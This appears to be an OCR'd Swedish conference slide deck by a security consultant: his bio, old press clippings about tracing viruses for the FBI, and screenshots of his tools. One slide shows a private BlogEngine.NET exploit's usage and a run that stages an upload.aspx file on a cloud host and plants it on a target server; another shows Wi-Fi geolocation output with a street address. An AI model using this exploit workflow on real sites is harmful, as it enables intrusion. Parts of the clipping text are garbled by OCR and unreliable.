
IT-Forum

16:00 – 17:00

Om Atea

Tredje störst i Europa!

- NOK 15 miljarder i omsättning
- Marknadsledande IT-infrastrukturimplementatör
- 72 orter inom Norden och Baltikum
- 4 500 anställda
- 2 200 konsulter & tekniker
- 6 500 certifieringar
- 23 000 kunder



Om mig

- Affärsansvarig säkerhet / IT-säkerhetsspecialist på Atea
- Jobbat som IT-säkerhetskonsult sedan 1998, bland annat för FBI, Microsoft, svenska myndigheter och svenskt rättsväsende.
- Utvecklare (IA-32 assembler, C/C++/C#, Python, Ruby, PHP, VB.NET, Java). Windows, Linux och BSD-miljö.
  - Antimalwaremjukvaran Cassandra som skyddade datorn från trojaner och bakdörrar. Över 40 000 användare totalt, bl a US Air Force, FBI, NASA, UK Patent office m.fl.
- Bygger mjukvara, tar isär mjukvara
  - Bank/Finans/Försäkring
  - Myndigheter
  - Känsliga bolag och inrättningar i Sverige och utomlands

Cool kille 1999

Svensk 18-åring hjälper FBI spåra datavirus

►Jonathan James, som snart ska börja i tredje ring på Linnéskolan i Uppsala, är inte som andra. Eller har du hört talas om någon annan 18-åring som hjälper FBI att jaga brottslingar?

– I början kändes det ganska spännande att arbeta med FBI, det är det fortfarande men nu känns det mer som en vanlig arbetsgivare, det är ju vanliga personer som sitter där borta, säger Jonathan James som har kontakt med FBI.

– Jag gör det här på frilansbasis. Jag kommer att få någon sorts belöning för mitt arbete när Melissa-rättegången är klar, säger Jonathan.

Melissa? Nej, det handlar inte om någon slipad brottsling som Jonathan varit med och jagat i skumma kvarter i någon amerikansk storstad. Det är dataviruset Melissa som härjade för ett tag sedan det handlar om. Via datorn hemma i huset i Vänge utanför Uppsala har Jonathan tagit fram information om den person som programmerade Melissa.

Hur spårar du ett datavirus och dess programmerare?

– Först skaffar jag viruset själv. Sedan letar jag spår i viruset och därefter bryter jag ner det i källkod, det vill säga den programmeringskod som fanns innan det blev en körbar fil. Jag skaffar information om vad viruset gör och vilket programmeringsspråk som använts.

Eftersom Jonathan kän till de mest avancerade virusprogrammerarna i världen tar han snart reda på vilka som behärskar det språk som använts. Den information han finner skickar han till FBI.

– Jag uppskattar antalet ”riktiga” virusprogrammerare till ungefär 30 stycken.

Finns det pengar att tjäna på att skapa ett datavirus?

– Nej, det är ett sådant som programmerarna är de enda som inte blir smittade.

Arbetet med att hjälpa FBI fick Jonathan genom Fredrik Björck, datorforskare på Kungliga Tekniska Högskolan i Stockholm. Han kände till en del av Jonathans datorkunnande.

– Jag har gjort ett specialutformat dataprogram som skyddar mot ett virus som heter Cassandra. Första versionen av det används av bland . Nasa, US Air Force och avy.

ta versionen säger du, mer det fler?

jag har en andra version jag kommer att lansera i da- na på en av världens största ilinglistor.

I snitt ett par timmar om dagen i tre till fyra månader har Jonathan arbetat med den nya versionen som skyddar och tar bort ett 25-tal olika ”bakdörrar” som virus kan ta sig in genom.

Man skulle kunna tro att Jonathan gör sig en rejäl hacka på sin fritidssyssla, men han tjänar inte en krona.

– Nej, det är gratis att använda sig av mitt program. Jag tycker sådana här verktyg ska vara gratis, jag ser belöningen i att så många som möjligt använder det, säger Jonathan.

Men han tillägger också att om något företag vill sponsra utvecklingen av nästa version så har han inget emot det.

– Jag hoppas också att det är en bra merit i framtiden, säger han.

JONAS ELGH

Jonathan, 18 jagar datorvirus åt FBI

Av TINA FRENNSTEDT

”I spy for the FBI.”

Jonathan James visitkort är en dröm för en 18-åring.

På fritiden, hemma i Uppsala, jagar han nämligen datorvirus åt amerikanska federala polisen.

AFTONBLADET

Senaste nytt. Dygnet runt.

MÅNDAG 8 MAJ 2000

IT: Handla säkert på nätet

Sök jobbet på topjobs.se!

Utropspris 1:-

Handla biljetter online!

Svensk hjälpte FBI att gripa virus-mannen

Rommel Ramores - gripen i morse.

Foto: AP

▸ Interpol-razzia i morse efter tips från svensk tonåring. Den gripne misstänks ha skapat ”I love you”-viruset som infekterat miljoner datorer.

BRANDRÄTTEGÅNGEN I GÖTEBORG

”Det var bara Ali som tände på”

Åtalade Rezas berättelse i rättegången i Göteborg i dag - ord för ord.

▸ Stopp för betyg före årskurs åtta

Ska man få betyg före årskurs åtta?

SPORTBLADET

Premiär: Aftonbladet startar daglig

1997-1998 Security.nu

www.security.nu
To help and to serve.

Your Guide To a Pretty Safe Computer - By Jonathan James
PART 1 - SECURING YOUR UNIX COMPUTER

Introduction

Since the days of the caveman, we've been trying to find a way of penetrating our enemies security. This could have been finding a hole in his cave wall so that we could get into his cave and steal food or just have a look around. Eventually the caveman would get to know about this breach of security. This would make him choose between two alternatives. Either he could wait for the intruders to make the breach again and then he would catch them in the act , or he would just tighten his security by plugging the hole in his cave wall with some stones.

Nowadays our biggest security problem is the protection of sensitive or important data, for example websites which represent a company.
However, no system can be completely secured.


> "The only system which is truly secure is one which is switched off and unplugged, locked in a titanium lined safe, buried in a concrete bunker, and is surrounded by nerve gas and very highly paid armed guards. Even then, I wouldn't stake my life on it."
> *Gene Spafford*

Now, there are a couple of different categories that you can refer to when you talk about computer security.

Software Security holes
This category of security holes is caused by badly written software, i.e. the software can be tricked into doing


Bubbel

Winscanner




Process handler för Windows 95

Cassandra – Antimalware



Cassandra – Antimalware




Wireless PenKnife

```
C:\Users\Jonathan\Desktop\Code\wlan_location\Release>wlan_location.exe


------------------------------------------------------
Wireless PenKnife by Jonathan James (jj@jonathanj.com)
Private use ONLY, this tool is not intended for public use.

------------------------------------------------------

[+] Enumerating wireless interfaces..
[-] Found 1 interfaces, querying them..
        Interface description: Atheros AR928X Wireless Network Adapter
        The interface is connected to a network.
        Connected to

[*] Scanning the air for BSSIDs (accesspoints)..
        (Looking for ad-hoc and hidden ones as well)
[-] Number of entries in bsslist: 1
[-] Trying to get more than three BSSIDs (accesspoints). If not, we have to make
 due with what we've got.
[-] Additional scanning turned up 9 BSSIDs (accesspoints), processing..
[+] Listing top five Accesspoints (sorted by signal strength):
No        SSID            BSSID                   Signal
1)        Thales          00:25:9c:3b:46:ae       100
2)        Fedorov         00:26:f2:68:46:6e       80
3)        OSQLEDARE       00:26:f2:cb:2a:e6       66
4)        Calles WiFi     00:23:54:84:5a:69       48
5)        norrbyberg      e0:cb:4e:44:ad:02       48


[*] Geo-locating..
[-] Payload sent, receiving data..
HTTP/1.0 200 OK
Content-Type: application/json; charset=UTF-8
Date: Wed, 08 Sep 2010 20:32:06 GMT
Expires: Wed, 08 Sep 2010 20:32:06 GMT
Cache-Control: private, max-age=0
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Server: GSE

{"location":{"latitude":59.3515635,"longitude":17.9978152,"address":{"country":"
Sweden","country_code":"SE","street":"Tångkörrsgatan","street_number":"16","pos
tal_code":"17170"},"accuracy":52.0},"access_token":"2:kTnSAV9QdmoeDxhm:i9q51PSZp
qyYygUf"}t-Type: application/json; charset=UTF-8
Date: Wed, 08 Sep 2010 20:32:06 GMT
Expires: Wed, 08 Sep 2010 20:32:06 GMT
Cache-Control: private, max-age=0
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Server: GSE

{"location":{"latitude":59.3515635,"longitude":17.9978152,"address":{"country":"
Sweden","country_code":"SE","street":"Tångkörrsgatan","street_number":"16","pos
tal_code":"17170"},"accuracy":52.0},"access_token":"2:kTnSAV9Qdmoe
Received a total of 535 bytes

C:\Users\Jonathan\Desktop\Code\wlan_location\Release>
```


Världens första molnbaserade exploit

```
Cloud enhanced exploit for BlogEngine.NET 1.6.x by Jonathan James (jj@jonathanj.com).
Private exploit. Do not distribute without permission.
Usage: blogengine_exploit.py [-t -c -p -u -d -v]
-t [target hostname or ip address
-c [filename for upload into cloud]
-p [webserver port, default is 80]
-u [url]
-d [destination file on webserver]
```


```
root@bt:~/blogengine# ./blogengine_exploit.py -t win2008 -c upload.asp

Cloud enhanced exploit for BlogEngine.NET 1.6.x by Jonathan James (jj@
Private exploit. Do not distribute without permission.
[+] Using Rackspace file-cloud to deliver payload.
[+] Connecting to Rackspace..
Number of containers: 3
1). demo
2). exploitation
3). logs
Enter container to put the file in: 2
You chose: exploitation
[+] Got a container, uploading upload.aspx.
http://c0392057.cdn2.cloudfiles.rackspacecloud.com/upload.aspx
[*]     Destination filename not provided, defaulting to the name of t
[*]     Server returned a 200 OK status - Good!
[*]     The file is uploaded and should be available at: http://win200
```


Sök
Google
Sök
Ungefär 716 000 resultat (0,09 sekunder)

1999




2012



Common vulnerabilities and Exposure

You have asked for statistics on vulnerabilities with the following limitations:

- Includes only Software Flaws (CVE)
- CVSS Base Score: 4.0 - 10.0



Sårbarhetstrend

